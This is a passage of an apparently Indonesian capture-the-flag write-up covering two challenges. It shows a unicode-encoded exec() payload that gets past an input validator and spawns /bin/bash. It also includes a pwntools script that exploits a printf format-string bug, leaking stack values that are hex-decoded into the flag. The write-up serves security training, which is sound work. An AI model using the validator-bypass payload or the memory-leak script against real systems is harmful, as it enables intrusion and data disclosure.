


Kode ini mengonversi dunder method `+__import__("os").system("/bin/bash")` menjadi unicode agar bisa mem bypass fungsi validate dari program.

Ini menghasilkan output :


exec('\u002b\u005f\u005f\u0069\u006d\u0070\u006f\u0072\u0074\u005f\u005f\u0028\u0022\u006f\u0073\u0022\u0029\u002e\u0073\u0079\u0073\u0074\u0065\u006d\u0028\u0022\u002f\u0062\u0069\u006e\u002f\u0062\u0061\u0073\u0068\u0022\u0029')

Lalu jalankan nc



FLAG : LKSSMK{chr_3v3rywh3re_0r_y0u_us3_0ther_cara?}

Greeting



Hint : This is not about Buffer Overflow, but printf function in this binary is vulnerable, cause it can leak the memory

Hint : %p %p %p %p

Huhh %p is everywhere, or maybe just skipped to the specific stack with %<order>$p, example %3$p

File : program Chall

nc 203.89.28,27 7107

LANGKAH PENYELESAIAN :

"%p" adalah format specifier yang digunakan dalam fungsi "printf" untuk mencetak alamat memori variabel dalam format heksadesimal. Untuk menyelesaikan chall ini, saya membuat script python menggunakan library "pwntools" untuk terhubung ke nc Kemudian, kode melakukan loop sebanyak 256 kali.

Pada setiap loop, kode mengirimkan string yang berisi format specifier "%[nomor]$p" ke nc. Angka dalam kurung siku adalah nomor argumen yang akan dicetak dalam format heksadesimal oleh fungsi "printf" di server. Dalam hal ini, angka nomor tersebut diubah pada setiap iterasi loop menggunakan variabel "i" yang mencakup nilai dari 0 hingga 255.

Respons dari server dicetak ke layar. Setelah setiap iterasi loop, socket ditutup. Kode ini memindai memori server untuk mencari nilai-nilai yang mungkin terdapat pada alamat memori yang dicetak menggunakan format specifier tersebut.

exploit.py

```python
from pwn import *

context.log_level = "critical"

host, port = "203.89.28.27", 7107

# p = remote('203.89.28.27', 7107)

for i in range(256):
    s = remote(host, port)
    s.recvuntil("? ")

    s.sendline("%" + str(i)+ "$p")

    response = s.recv()

    print(str(i) + ": " + (response).decode("latin-1"))
    s.close
```

Sebanyak 256 output keluar, tetapi tidak semua dari 256 output keluar adalah format hexadecimal. Disini saya menemukan output hexadecimal yang berurutan, yaitu pada urutan 14 sampai 19.

```
┌──(umarbaharun㉿umarhyl)-[~/Documents/Seleksi/greeting]
└─$ python exploit.py
/home/umarbaharun/Documents/Seleksi/greeting/exploit.py:11: BytesWarning: Text is not by
  s.recvuntil("? ")
/home/umarbaharun/Documents/Seleksi/greeting/exploit.py:13: BytesWarning: Text is not by
  s.sendline("%" + str(i)+ "$p")
0: Wooahhh, cool name %0$p

1: Wooahhh, cool name 0x7ffe5a898a30

2: Wooahhh, cool name (nil)

3: Wooahhh, cool name 0x7f01a12e9a37

4: Wooahhh, cool name 0x13

5: Wooahhh, cool name 0xb74490

6: Wooahhh, cool name 0xa70243625

7: Wooahhh, cool name (nil)

8: Wooahhh, cool name (nil)

9: Wooahhh, cool name (nil)

10: Wooahhh, cool name
11: Wooahhh, cool name (nil)

12: Wooahhh, cool name (nil)

13: Wooahhh, cool name (nil)

14: Wooahhh, cool name 0x677b4b4d53534b4c

15: Wooahhh, cool name 0x6d346e5f74613372

16: Wooahhh, cool name 0x635f656475645f65

17: Wooahhh, cool name 0x7530795f65737561

18: Wooahhh, cool name 0x61656c5f6e61635f

19: Wooahhh, cool name 0xa7d336d5f6b

20: Wooahhh, cool name (nil)
```

Output dari urutan 14-19 :

19. 0x7d336d5f6b

18. 0x61656c5f6e61635f


17. 0x7530795f65737561

16. 0x635f656475645f65

15. 0x6d346e5f74613372


14. 0x677b4b4d53534b4c

Lalu saya men decode output diatas menggunakan CyberChef FromHex.



}3m_kael_nac_u0y_esuac_edud_em4n_ta3rg{KMSSKL

Lalu mereverse teks ini agar terlihat flagnya



FLAG : LKSSMK{gr3at_n4me_dude_cause_y0u_can_leak_m3}